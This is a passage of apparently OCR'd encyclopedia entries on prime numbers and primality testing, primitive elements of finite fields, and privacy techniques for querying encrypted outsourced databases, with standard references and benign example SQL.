One basic question that can be asked about prime integers is – how may of them exist? The answer is that there are infinitely many of them! The earliest proof of the infinitude of primes is due to the Greek mathematician Euclid (300 B.C.) and can be found in his work, the *Elements*. A modified version of Euclid's proof is: Suppose that there is a finite set of prime integers, say $\{p_1, p_2, \ldots, p_k\}$ for some fixed value k. Now, consider $N = (p_1 \cdot p_2 \cdot \ldots \cdot p_k) + 1$ (the product can be computed since there are only a finite number of terms). N is not equal to 1 and is greater than any prime in the hypothetical set of finite primes, thus N is a composite and should be divisible by a prime. However, for any prime p_i in the finite set or primes, p_i does not divide N since p_i divides $p_1 \cdot p_2 \cdot \ldots \cdot p_n$, so it cannot divide $p_1 \cdot p_2 \cdot \ldots \cdot p_i + 1$ (this is due to a basic theorem in number theory that states that if an integer greater than 1 divides an integer x, it cannot possibly divide $x+1$ as well). Contradiction! Since the only unfounded assumption is about the finite size of the set of primes, this assumption must be erroneous, and the number of primes must be infinite.

Theory

Not only is there an infinity of primes, it is also known that in any sufficiently large interval, there are a good number of them, and one can approximate the quantity. This is important to approximate the chance of a large, randomly chosen number being prime.

Let $\pi(x)$ denote the number of primes smaller or equal to x. It can be shown that for any $x \geq 114$,

$$\frac{x}{\ln(x)} < \pi(x) < \frac{5}{4} \cdot \frac{x}{\ln(x)}$$

This result is, in fact, a refinement of the so called *Prime Number Theorem*, which states that $\pi(x)$ is *asymptotic* to $\frac{x}{\ln(x)}$. These results allow us to conclude, among other things, that the chance of a random integer x being prime is about $1/\ln(x)$.

Since prime numbers are used in many different algorithms and protocols, the following questions may also be asked: How does one generate a prime integer? And, given an integer, how does one verify whether or not it is prime?

Two techniques exist that answer these questions for small numbers, the *Sieve of Eratosthenes* and *Trial Division*. The sieve of Eratosthenes allows one to generate all the primes less than or equal to a given positive integer n. The technique consists of initially listing all the numbers from 2 up to n in order. For example, to generate all the primes up to 20, one starts with the sequence

$$2, 3, 4, 5, 6, 7, 8, 9, 10, 11, 12, 13, 14, 15, 16, 17, 18, 19, 20$$

Starting from 2 (the first prime in the sequence), one deletes all the multiples of 2 with the exception of 2 itself. In the example, this gives

$$2, 3, 5, 7, 9, 11, 13, 15, 17, 19$$

Next, starting from 3 (the next prime in the sequence), one deletes all the multiples of 3 (except 3 itself). The example gives

$$2, 3, 5, 7, 11, 13, 17, 19$$

In general, if the sequence at the t-th state is such that p is the t-th prime, then the next step is to keep p and delete all the other multiples of p. In the example, the last sequence stated is the final sequence, containing all the primes up to 20. This technique is only efficient for small numbers.

Trial division, on the other hand, is a technique to test the primality of an integer. It is perhaps the simplest ►primality test one can think of. Given an odd integer n (the only even prime is 2), try to divide it by all odd integers less than n. The number is prime if no divisors are found. It suffices to try dividing it by all odd integers up to $\sqrt{n}$ since if n is composite, at least one prime factor of n must be less than or equal to the square root of n. This primality test is very inefficient, however, since to determine if an integer n is prime, one needs to execute about $\sqrt{n}$ divisions. This is exponential in the size of n and thus not considered to be efficient for large numbers since the number of steps is not bounded by a polynomial in the size of n (►Polynomial Time).

For large integers (such as the ones used in public-key cryptography), techniques are needed that are much more efficient for generating and testing primes. A method used in practice to generate large prime numbers is based on the use of an efficient primality test and can be described as follows: To generate a large prime, execute the following steps:

1. Generate as a candidate an odd random integer n of appropriate size.
2. Test n for primality.
3. If n is determined to be a composite, start again at step 1.

Results regarding the density of prime numbers say that a prime number is found in a reasonable amount of time. As stated before, the chance of a random integer x

being prime is about $\frac{1}{\ln(x)}$, and this chance becomes at least $\frac{2}{\ln(x)}$ if only odd integers are tested since all of the even integers greater than 2 are composite. Thus, if the candidates that are chosen are 2048-bit odd integers, then one can expect to test at most about $\frac{\ln(2^{2048})}{2}$ of them, or about 710 odd integers. Instead of choosing a new random candidate in each iteration of the loop, one could start from a random odd integer candidate n and test the sequence $n, n+2, n+4, \ldots$ until one finds a prime. This procedure is called an incremental search. With high probability, a prime will be found within $O(\ln n)$ steps, although there are currently no proofs guaranteeing that a prime will be found quickly for all starting points. Using specific search sequences might increase the chance that a candidate is prime. For example, to speed up the process, one can take the proposed sequence and apply a *sieving procedure* to remove composites with small prime factors, then test the integers in the resulting sequence. A ►sieving procedure eliminates most composites in the sequence rapidly. The efficiency of generating large random prime numbers in this way is based on the efficiency of the primality test that is used. A lot of work has been done in primality testing throughout the years. The subject is a very important one as demonstrated by the following quote from article 329 of *Disquisitiones Arithmeticae* (1801) by C.F. Gauss:

> ► The problem of distinguishing prime numbers from composite numbers, and of resolving the latter into their prime factors is known to be one of the most important and useful in arithmetic. It has engaged the industry and wisdom of ancient and modern geometers to such an extent that it would be superfluous to discuss the problem at length …Further, the dignity of the science itself seems to require that every possible means be explored for the solution of a problem so elegant and so celebrated.

Primality Tests and Primality Proofs

There are two types of primality tests: true and probabilistic. Given a candidate integer, a true primality test will *prove* whether the candidate is prime without any probability of error, while a ►probabilistic primality test can declare that the candidate is *probably* prime with a certain probability of error. The former can be used to generate so-called *provable primes*, the latter can be used to generate *probable primes*. Algorithms implementing true primality tests that prove the primality of an integer are also called ►primality proving algorithms. Most probabilistic primality tests are correct when they declare a candidate to be composite but may mistakenly declare a composite to be prime. Typically, when using a probabilistic primality test, step 2 of the prime number generation algorithm, described earlier, is executed multiple times in order to decrease the probability of it, falsely declaring a composite to be prime. In the following, various probabilistic and true primality testing algorithms are discussed.

Primality Test

In the seventeenth century, Fermat came up with a theorem referred to as ►Fermat's Little Theorem. The contrapositive of this theorem says that given an integer n, if there exists an integer $a, 1 \le a \le n-1$ such that $a^{n-1} \not\equiv 1 \bmod n$, then n is guaranteed to be a composite (See the entry on ►Modular arithmetic for a discussion of this type of arithmetic). This is the basis of the ►Fermat primality test. To generate a random prime using Fermat's test, do the following:

1. Generate a random integer n of appropriate size.
2. Generate a random integer a, $1 \le a \le n-1$ and verify whether or not $a^{n-1} \equiv 1 \bmod n$.
3. If the above equality is true, declare that the number is probably prime, else start again at step 1.

If the n is a composite, there is a good chance that the integer a, in step 2, will render the equivalence false, thus proving from Fermat's Little Theorem that n is composite. In step 2, an integer a for which the equivalence is satisfied for a composite n is called a *Fermat liar* (to primality) for n, while such an n is called a *pseudoprime to the base a* (►Pseudoprime). For a given candidate, step 2 can be executed multiple times, with different values of a, while the equivalence remains true, in order to increase the confidence that n is prime. However, the test is not a guarantee of primality since there exist integers n for which all integers a are Fermat liars. Such n are called *Carmichael numbers*.

In 1976, Miller [24] described a true primality test that determines in polynomial time, assuming the *Extended Riemann Hypothesis* (ERH), whether a given number is prime. ERH is widely believed to be true, but mathematicians have been trying (and failing!) to prove it for over one hundred years.

A year later, Solovay and Strassen discovered a randomized algorithm for testing primality based on a criterion due to Euler ([4, 31]). The algorithm has a probability of error that can be made arbitrarily small for all inputs. In other words, when the algorithm declares an integer to be prime, there is a small probability that in fact the integer is a composite. This probability of error can be made to be as small as 2^{-100}, or even smaller, while the algorithm still remains efficient. A random value a for which a composite n passes the Euler criteria is called an *Euler*

liar (to primality) for n, while such an n is called an *Euler pseudoprime to the base a*. The test resembles Fermat's test, but it doesn't have the drawback of having composites for which every base is a liar, which is one reason why the probability of error can be made arbitrarily small for any input. Furthermore, the result is *unconditional*, meaning that it is not based on any unproven hypothesis (such as ERH).

Rabin [27, 28] later modified Miller's algorithm to present it as an *unconditional*, but randomized polynomial-time algorithm, a form that is comparable to the Solovay and Strassen algorithm with a probability of error that can be made arbitrarily small as well.

This last algorithm (with some optimizations from Knuth [20]) is commonly referred to as the ▶Miller–Rabin probabilistic primality test, or the *strong pseudoprime test*. A random value a for which a composite n passes the primality criteria of the Miller–Rabin test is called a *strong liar* (to primality) for n, while such an n is called a *strong pseudoprime to the base a*. The Miller–Rabin primality test is more efficient then the Solovay–Strassen test and is always correct at least as often (the set of strong liars is a strict subset of the set of Euler liars, which in turn is a strict subset of Fermat liars). The Miller–Rabin test is the most commonly used test for generating primes in practice. One iteration of the Miller–Rabin test will err in declaring a composite integer to be a prime with probability less than $\frac{1}{4}$, while t iterations will err with probability less than $\left(\frac{1}{4}\right)^t$. That is to say that $\text{prob}[Y_t \mid X] \leq \left(\frac{1}{4}\right)^t$, where X stands for *n is composite* and Y_t stands for *RepeatRabin(n,t) returned "prime,"* RepeatRabin(n, t) being the algorithm that executes t iterations of Miller–Rabin's test and outputs "composite" as soon as any iteration declares n to be prime, else returns "prime" if each iteration passed. The algorithm is always correct when it declares an integer to be composite. A more interesting result stating that $\text{prob}[X \mid Y_t] \leq \left(\frac{1}{4}\right)^t$ can also be proven using elementary probability theory and the fact that $\text{prob}[Y_1|X]$ is actually much smaller than $\frac{1}{4}$ [9]. In fact, the error probabilities given are *worst case estimates*. Damgård, Landrock, and Pomerance [16] gave numerical upper bounds for these probabilities which are much smaller when choosing candidates independently from a uniform distribution. So, for example, when looking for a 1000-bit prime, to get a probability of error that is less than 2^{-100}, one can simply choose independently, and from a uniform distribution, 1000-bit numbers and subject each candidate to up to 3 independent iterations of the Miller–Rabin test, until one is found that passes 3 consecutive tests. There are also low upper bounds for the probability of error when using an incremental search with Miller–Rabin, these are given by Brandt and Damgård in [12].

Other probabilistic algorithms exist that are efficient and have a small probability of error on each round when declaring an integer to be a prime, there are also mixes of tests that seem to be very good.

For example, one can use two iterations of the Miller–Rabin test followed by a single iteration of the Lucas probable prime test to generate 1000-bit primes with probability of error smaller than 2^{-100} ([3, 10, 13]). The advantage of this last test is that while composite integers that fool multiple rounds of Miller–Rabin are well known, there is yet no known composite integer that passes even a single Miller–Rabin test to the base 2 followed by a single Lucas probable prime test, [26].

The Frobenius–Grantham test [19], on the other hand, is slightly more complicated to implement than the other probabilistic tests mentioned. Furthermore, each iteration takes about 3 times as long as one iteration of the Miller–Rabin test, although the *worst case* probability of error on each iteration is considerably smaller than that of Miller–Rabin. To achieve an error probability that is less than 2^{-100} for 768-bit candidates or greater, one need only run two iterations of the Frobenius–Grantham test.

Primality Proofs

Several primality proving algorithms also exist. In 1983, Adleman, Pomerance, and Rumely [2] presented a deterministic primality proving algorithm, whose running time is bounded, for sufficiently large n, by $k \cdot (\ln n)^{c \cdot (\ln \ln \ln n)}$, for some constants k and c, making it almost polynomial in the size of the input. Cohen and Lenstra [14, 15] simplified the algorithm both theoretically and algorithmically. Further improvements were made by Bosma and van der Hulst [11]. See also [23] for a generalization of the theory used in these tests. The version of this algorithm used in practice is randomized. The algorithm is referred to by different names, such as the Adleman–Pomerance–Rumely or the Cohen–Lenstra–Bosma algorithm, the Jacobi Sum Test, and the Cyclotomy Method. While efficient in practice (the primality of numbers that are several hundred decimal digits long can be proved in just a few minutes on fast workstations), the algorithm is not easy to program, and the possibility of undetected bugs is very likely.

Later, Goldwasser and Kilian [17] proposed a randomized primality proving algorithm, based on elliptic curves, running in *expected* polynomial-time on almost all inputs. This algorithm is inefficient in practice. Adleman and Huang [1] extended these results and designed a primality proving algorithm whose expected running

time is polynomial for all inputs. This established, without the use of any unproven assumptions, that the problem of determining whether or not an integer n is prime can be solved, without any probability of error, by a randomized algorithm that runs in time polynomial in the size of the input of the problem. Atkin [5–7] developed a similar algorithm known as ►Elliptic Curves for Primality Proving (ECPP), which is efficient in practice. The interesting feature of these algorithms is that they produce a ►certificate of primality, which is a small set of numbers associated with an integer that can be used to prove more efficiently that the integer is prime. So even though the algorithm is also difficult to implement, the results (more specifically the primality certificate) can be verified by an independent implementation, allowing bugs in the code to be detected. ECPP has been used to prove the primality of numbers having more than 1000 decimal digits.

Finally, in 2002, Agrawal, Kayal, and Saxena [8] discovered a primality-testing algorithm that runs in polynomial time in the size of the candidate for all candidates, without any randomization, no probability of error, and not based on any unproven assumptions (such as ERH). This demonstrates that the problem of determining whether or not a given integer is prime is in the complexity class P (►Computational Complexity). Even though the algorithm is in P, it is far from being as efficient as the probabilistic tests previously mentioned (e.g., Miller–Rabin). In practice, the probabilistic algorithms are preferred for generating prime numbers because of their efficiency and since the likelihood of an error can be made acceptably small, thus conferring no practical advantage to primality proving algorithms for the generation of primes. For instance, the probability that the Miller–Rabin test erroneously declares a composite integer to be prime can efficiently be made smaller than the probability that a computer running a primality proving algorithm would have an undetectable hardware error, leading to an erroneous result.

Other primality proving algorithms exist that are efficient in practice for candidates n having special forms, such as *Mersenne numbers*, or, for example, when the factorization of $n - 1$ is known. A Mersenne number is an integer of the form $2^m - 1$, for $m \geq 2$. A Mersenne number that is a prime is called a *Mersenne prime*. The *Lucas–Lehmer primality test for Mersenne numbers* has been used to prove the primality of integers of over 4 million digits. (Notably, $2^{13466917} - 1$ was proved to be prime using this algorithm.)

Overview

Table 1 summarizes the algorithms that have been discussed. *Rand* stands for a randomized algorithm, while *Det* stands for a deterministic algorithm. *PT* is for polynomial-time. *Prob* stands for a probabilistic primality test, while *PProv* designates a primality proving algorithm and *PProvCert* a PProv that also produces a certificate of primality. Note that a deterministic polynomial-time primality-testing algorithm implicitly provides a trivial certificate of primality consisting simply of the number determined to be prime.

Other techniques do not generate prime numbers by applying a primality test to randomly chosen candidates, rather they construct, in a special way, integers that are guaranteed to be primes. Examples of constructive prime generation algorithms are Shawe–Taylor's algorithm [30] and ►Maurer's method [21, 22], which are both recursive randomized algorithms that return guaranteed primes. The former will reach roughly 10% of all primes of a

Prime Number. Table 1 Some common primality proving algorithms

Algorithm Name	Type	Based On	Year	Ref.
Solovay–Strassen	Prob. Rand, PT	Euler criteria	1977	[4, 31]
Miller–Rabin (strong pseudoprime test)	Prob. Rand, PT	Fermat's Little Theorem and the fact that ±1 are the only square roots of 1 modulo an odd prime	1976–1980	[20, 24, 27, 28]
Adleman–Pomerance–Rumely (Cohen–Lenstra–Bosma, Jacobi Sum Test, Cyclotomic Method)	PProv. Det, almost PT	Set of congruences which are analogues of Fermat's theorem in certain cyclotomic rings	1983	[2, 11, 14, 15]
Goldwasser–Kilian	PProvCert. Expected PT	Elliptic curves	1986–1992	[1, 17]
Elliptic Curve Primality (ECPP, Atkin, Atkin–Morain)	PProvCert. Expected PT	Elliptic curves	1986–1993	[5–7]
Frobenius–Grantham	Prob. Rand, PT	Quadratic polynomials and Frobenius automorphism	1998	[19]
Agrawal–Kayal–Saxena	PProvCert. Det, PT	Variation on Fermat's Little Theorem	2002	[8]

specified size, while the latter generates primes that are almost uniformly distributed over the set of all primes of a specified size.

Various standards describe algorithms for generating prime numbers. For example, the sole purpose of the ANSI standard X9.80-2001 [3] is to describe primality tests and prime number generation techniques for public-key cryptography. The standard is intended to be the normative reference in this topic for other ANSI X9 standards. Three probabilistic methods for testing integers for primality are described (Miller–Rabin, Lucas–and Frobenius–Grantham), four deterministic methods (including ECPP and trial division, for sufficiently small primes), along with methods for generating prime numbers that use these primality tests, as well as a description of a sieving procedure. The standard also describes two methods for direct construction of prime numbers (Maurer's algorithm and the Shawe–Taylor algorithm). There are also descriptions of methods for generating primes with additional properties, such as safe primes and ►strong primes. NIST's FIPS 186-2 [25] describes the Miller–Rabin primality test and an algorithm for generating primes with certain properties for the ►Digital Signature Standard. The algorithm uses the Miller–Rabin test or any other primality test, where the probability of a non-prime number passing the test can efficiently be made to be at most 2^{-80}. The algorithm generates two sufficiently large primes, q and p, in such a way that q divides $p-1$. Furthermore, the algorithm provides a *seed* that can be used to demonstrate, under reasonable assumptions, that the primes were not intentionally constructed to be "weak" in a way that the entity who constructed them could subsequently exploit their structure to recover other entities' cryptographic private keys.

Recommended Reading

1. Adleman LM, Huang M-DA (1992) Primality testing and abelian varieties over finite fields. Lecture notes in mathematics, vol 1512. Springer, Heidelberg
2. Adleman LM, Pomerance C, Rumely RS (1983) On distinguishing prime numbers from composite numbers. Ann Math 117:173–206
3. American National Standards for Financial Services (2001) Prime number generation, primality testing, and primality certificates: X9.80
4. Atkin AOL, Larson RG (1982) On a primality test of Solovay and Strassen. SIAM J Comput 11(4):789–791
5. Atkin AOL (Aug 1986) Lecture notes of a conference, Boulder, Colorado
6. Atkin AOL, Morain F (Jul 1993) Elliptic curves and primality proving. Math Comput 61(203):29–68
7. Atkin AOL, Morain F (Jan 1992) Finding suitable curves for the elliptic curve method of factorization. Math Comput 60(201):399–405
8. Agrawal M, Kayal N, Saxena N (2004) PRIMES is in P. Ann Math 160(2):781–793
9. Beauchemin P, Brassard C, Crépeau C, Goutier C, Pomerance C (1998) The generation of random numbers that are probably prime. J Cryptol 1:53–64
10. Baillie RJ, Wagstaff SS Jr (1980) Lucas pseudoprimes. Math Comput 35:1391–1417
11. Bosma W, van der Hulst M-P (1989) Workshop on the theory and application of cryptographic techniques. In: Advances in Cryptographic - proceedings of EUROCRYPT'89, Houthalen, Belgium, April 10–13, 1989. Lecture notes in computer science, vol 434. Springer, Berlin, pp 652–656
12. Brandt J, Damgård I (1993) On generation of probable primes by incremental search. In: Advances in cryptology – CRYPTO'92, Santa Barbara. Lecture notes in computer science, vol 740. Springer, Berlin, pp 358–370
13. Pomerance C, Selfridge JL, Wagstaff SS Jr (Jul 1980) The pseudoprimesto 25×10^9. Math Comput 35(151):1003–1026
14. Cohen H, Lenstra AK (Jul 1986) Implementation of a new primality test. Math Comput 48(177):103–121, S1–S4
15. Cohen H, Lenstra HW Jr (Jan 1984) Primality testing and Jacobi sums. Math Comput 42(165):297–330
16. Damgård I, Landrock P, Pomerance C (Jul 1993) Average case error estimates for the strong probable prime test. Math Comput 61(203):177–194
17. Goldwasser S, Kilian J (1986) Almost all primes can be quickly certified. In: Proceedings of the 18th annual ACM symposium on theory of computing, Berkeley, pp 316–329
18. Gordon J (1985) Strong primes are easy to find. In: Advances in cryptology – proceedings of EUROCRYPT'84, Paris. Lecture notes in computer science, vol 209. Springer, Berlin, pp 216–223
19. Grantham J (1998) A probable prime test with high confidence. J Number Theory 72:32–47
20. Knuth D (1981) The art of computer programming – seminumerical algorithms, vol 2, 2nd edn. Addison-Wesley, Reading
21. Maurer UM (1995) Fast generation of prime numbers and secure public-key cryptographic parameters. J Crypto 8(3):123–155
22. Maurer UM (1989) Fast generation of secure RSA-moduli with almost maximal diversity. In: Advances in cryptology – EUROCRYPT'89, Houthalen. Lecture notes in computer science, vol 434. Springer, Berlin, pp 636–647
23. Mihăilescu P (1997) Cyclotomy of rings and primality testing. Ph.D. thesis, Swiss Federal Institute of Technology Zürich, Diss. ETH No. 12278
24. Miller GL (1976) Riemann's hypothesis and tests for primality. J Comput Syst Sci 13:300–317
25. NIST (Feb 1993) Digital signature standard. FIPS PUB 186
26. Pomerance C (1984) Are there counter-examples to the Baillie-PSW primality test?
27. Rabin MO (1976) Probabilistic algorithms. In: Traub JF (ed) Algorithms and complexity: new directions and recent results. Academic Press, New York, pp 21–39
28. Rabin MO (1980) A probabilistic algorithm for testing primality. J Number Theory 12:128–138
29. Rivest RL, Silverman RD (Dec 1998) Are 'strong' primes needed for RSA? Technical Report. RSA Data Security, Redwood City
30. Shawe-Taylor J (Jul 1986) Generating strong primes. Electron Lett 22:875–877
31. Solovay R, Strassen V (Mar 1977) A fast Monte-Carlo test for primality. SIAM J Comput 6(1):84–85

Primitive Element

Burt Kaliski
Office of the CTO, EMC Corporation, Hopkinton, MA, USA

Related Concepts

►Extension Field; ►Finite Field; ►Generator; ►Group

Definition

A *primitive element* of a ►finite field is a ►generator of the multiplicative ►group of the field.

Theory

Let α be an element of the finite field $\mathbf{F}_{q^d}$. If α is a generator of $\mathbf{F}^*_{q^d}$, i.e., if the set of elements $\alpha, \alpha^2, \alpha^3, \ldots$ traverses all elements in $\mathbf{F}^*_{q^d}$, then α is a *primitive element*.

Let $f(x)$ be the irreducible polynomial of degree d used to construct the ►extension field $\mathbf{F}_{q^d}$ over the subfield $\mathbf{F}_q$, and let α be a root of $f(x)$. If α is a primitive element then $f(x)$ is called a *primitive polynomial*.

Every finite field $\mathbf{F}_{q^d}$ has $\phi(q^d - 1)$ primitive elements and $\phi(q^d - 1)/d$ primitive polynomials, where ϕ is ►Euler's totient function.

In the degenerate case where $d = 1$, any element α that generates the multiplicative group $\mathbf{F}^*_q$ is a primitive element; the corresponding primitive polynomial is $x - \alpha$.

Applications

In cryptosytems based on extension fields, it may be convenient for an implementation to use an irreducible polynomial whose root is also a primitive element of the extension field.

Privacy of Outsourced Data

Hakan Hacigümüş[1], Bijit Hore[2], Sharad Mehrotra[2]
[1]NEC Research Labs, Cupertino, CA, USA
[2]Donald Bren School of Computer Science, University of California, Irvine, CA, USA

Related Concepts

►Data Security; ►Privacy

Definition

Privacy challenges in providing database as a service (DAS) arise as a result of outsourcing data to a potentially untrusted service provider who maintains the data and executes database applications on behalf of the clients.

Background

Data outsourcing offers numerous advantages including *improved availability*: the data can be accessed 24/7 from any computer connected to the Internet; *lower cost*: the service provider benefits from economies of scale by amortizing the cost of hardware and maintenance over large number of customers; and *improved service*: service providers typically employ experts to provide better quality service. Other standard benefits of cloud computing are also available which include better fault tolerance and capacity planning, more reliable software due to regular upgrades and patching, etc.

The original DAS model was proposed in the context of relational databases as a potential cost-effective alternative to in-house data management. Subsequently, with the emergence of cloud computing, many commercial efforts that support DAS have been developed. Such efforts focus along two dimensions; web-based applications such as Google Documents, Zoho, Flickr, etc. or as a variety of cloud-based services, like Amazon's EC2 platform service, or full-fledged relational databases like Amazon RDS and Salesforce's database.com.

The data confidentiality challenge arises in DAS since the client might not trust the service provider with its data. The lack of trust might be an outcome of variety of reasons including the possibility of insider attacks. Such insider attacks in addition to posing a danger of data loss could also open possibility of litigations against the service provider. Ensuring data confidentiality is therefore a major challenge. In addition, if service provider is untrusted, integrity of the data returned is also an issue.

Theory

Consider a user Alice who outsources the database consisting of the following two relations:

```
EMP (eid, ename, salary, addr, did)
DEPARTMENT (did, dname, mgr)
```

The fields in the *EMP* table refer to the employee id, name of the employee, salary, address and the id of the department the employee works for. The fields in the *DEPARTMENT* table correspond to the department id, department name, and name of the manager of the department. In the DAS model, the above tables will be stored in encrypted form at the service provider. An encrypted relational representation consists of a set of encrypted records. In this setup, the client and server collaborate to evaluate a


SQL query. Consider the following query to compute "total salary for employees who work under Bob":

```
SELECT  SUM(E.salary) FROM EMP as E,
  DEPARTMENT as D
WHERE E.did = D.did AND D.mgr = "Bob"
```

An approach the client (Alice) could use to evaluate the query is to request the server for the encrypted form of the *EMP* and *DEPARTMENT* tables. The client could then decrypt the tables and execute the query. In this strategy, the server is being essentially used as a remote secure storage and the bulk of query computation is performed at the client. Instead, the goal in DAS is to push as much of the query processing on to the server as possible. The technique is to partition the query into two parts: one that can be executed on the server without the requirement for decryption of data and the other can be executed on the client after decrypting the relevant data.

Processing such queries requires mechanisms to support the basic comparison operators ($<$, $>$, $=$, $\leq$ and $\geq$) over encrypted data. For instance, the predicate in the "WHERE" clause can be evaluated on the server if equality ("=") can be tested on the encrypted representation of the data. In general, techniques to evaluate comparison operators on encrypted data utilize some form of *value generalization* to *bucketize* the data. For example, say the values of attribute *eid* of the *emp* table lie in the range $[0, 1000]$. Then, to support the comparison operators, the following strategy can be employed. Divide the whole range into five buckets (intervals) $[0, 200]$, $(200, 400]$, $(400, 600]$, $(600, 800]$, $(800, 1000]$ and give each bucket a random id. Let each value be identified only by the bucket-id it belongs to. Then, any comparison of one bucketized value with another not belonging to the same bucket can be resolved accurately without decryption as long as the client knows the bucket extents. It is only to compare values within the same bucket that one needs access to the plaintext values, which requires decryption of the bucket contents at the client. Operator implementation over bucketized data often result in a superset of records being returned to the client in response to a query which are finally resolved in a post-processing phase on the plaintext values.


Figure 1 shows how the query can be split between the server and the client. The portion within the dashed box is executed on the server side and is represented as Q^S. The expression $Map_{\text{Cond}}(C)$ refers to the appropriate translation of the original query condition "C" to a condition that can be computed on the encrypted data representation on the server. For instance, if deterministic encryption is used to encrypt the department id "did," then the




Privacy of Outsourced Data. Fig. 1 Simple two part query plan

condition "D.mgr = 'Bob'" will be mapped to an equality comparison over their respective encrypted values, i.e., Map_{Cond}("D.mgr = 'Bob'") will evaluate "$Encrypt_k$(D.mgr) = $Encrypt_k$('Bob')?", where k is the encryption key. Notice however, the original selection criteria will again need to be evaluated on the returned records to the client in order to eliminate the false positives before the final sum of salaries can be computed.

While the plan in Fig. 1 pushes computation of join and selection to the server side, it still requires the sum to be computed on the client. In addition to comparison operators, if arithmetic operators like addition, multiplication, and division could be performed directly on the ciphertext, then even the aggregation to compute total salary for employees who work for Bob could be executed on the server. *Privacy homomorphisms* (PH) comprise a set of candidate approaches that allow such arithmetic operations directly on the ciphertext. Techniques have been developed that can combine PH with comparison operators to enable a large component of query processing on the server. Complexities arise since the information hiding technique does not exactly identify the target group to be aggregated (i.e., the server side results typically contain false positives). Algebraic manipulation techniques have been developed to separate an aggregation group into two subsets: a set that *certainly* qualifies the conditions specified in the query and a set that *may or may not* satisfy the selection predicates of the query (i.e., could contain false positives). The first set can be directly aggregated at the server using PH, while the tuples belonging to the second category will need to be transmitted to the client side to determine if they indeed satisfy the query conditions.



Privacy of Outsourced Data. Fig. 2 Plan requiring join execution on client



Privacy of Outsourced Data. Fig. 3 Plan requiring multiple interactions between client and server

Consider a more complex query that has an aggregation in the "WHERE" clause itself.

```
SELECT emp.name FROM emp
WHERE  emp.salary > (SELECT AVG(salary)
FROM emp WHERE did = 1);
```

If the query is split into two as shown in Fig. 2, the client ends up doing all the work (specifically, the join). A better scheme is shown in Fig. 3. This plan selects the tuples corresponding to the employees that work in department *did* = 1 and ships them to the client. The client decrypts the tuples and computes average salary. The value of average salary is encrypted and shipped back to the server, which then computes the join locally (using ">" comparison operator). Finally, the results are decrypted at the client and false positive are discarded. Such multi-round query execution can help cut down costs significantly for complex queries in general.

Various other issues need to be addressed for a full solution to DAS. Some of these are discussed below.

Efficient Storage for Encrypted Data

Storage of encrypted data has implications on performance of queries. The "Partitioned Plaintext and Ciphertext" (PPC) model was proposed for supporting storage of encrypted data. The basic idea is to cluster the nonsensitive and sensitive data separately in order to minimize the number of encryption operations. The PPC scheme logically breaks each page into two minipages, based on plaintext and ciphertext attributes. PPC takes advantage of the n-ary storage model (NSM) while enabling efficient encryption. Therefore, implementing PPC on existing DBMS's that use NSM requires only modifications to the page layout. Within a page, each record is broken down into two parts: the plaintext attributes that do not require encryption and the ciphertext part that requires encryption. Both minipages are organized as NSM pages. Small changes need to be made to the buffer manager and catalog files in order to accommodate this change.

Query Answer Integrity

A query on a single relational table having m rows, for instance, may require any one of the possible 2^m possible different subsets to be retrieved. The problem then is that of facilitating secure and efficient authentication of all possible query replies. Researchers have looked at the problem when the server cannot be trusted with the integrity of the data. In other words, if the malicious server or an adversary inserts fake records into the database or modifies existing records, the client wants to detect this efficiently, without spending too much resources. These techniques developed concentrate only on simple query predicates involving relational operators like =, <, ≤, ≥, and >.

In using public key algorithms for verification, the efficiency issues become a key concern due to their substantially higher complexity. The proposed solution is to carry out some form of *signature aggregation* which allows the client to aggregate multiple individual signatures into one

unified signature. Amongst the two primary aggregation-based signature verification schemes, one uses the RSA encryption algorithm and the other uses elliptic-curve and bilinear mappings to aggregate multiple signatures into one. The *condensed-RSA* scheme uses the multiplicative homomorphic property of RSA to combine multiple signatures generated by a single signer into one "condensed" signature. The result can then be verified quickly by comparing it with the product of the signatures of each record returned to the client in response to his query. In case of multiple owners, the client has to verify the different sets of records (i.e., corresponding to the different owners) separately. The second scheme is similar to the first.

Key Management in DAS

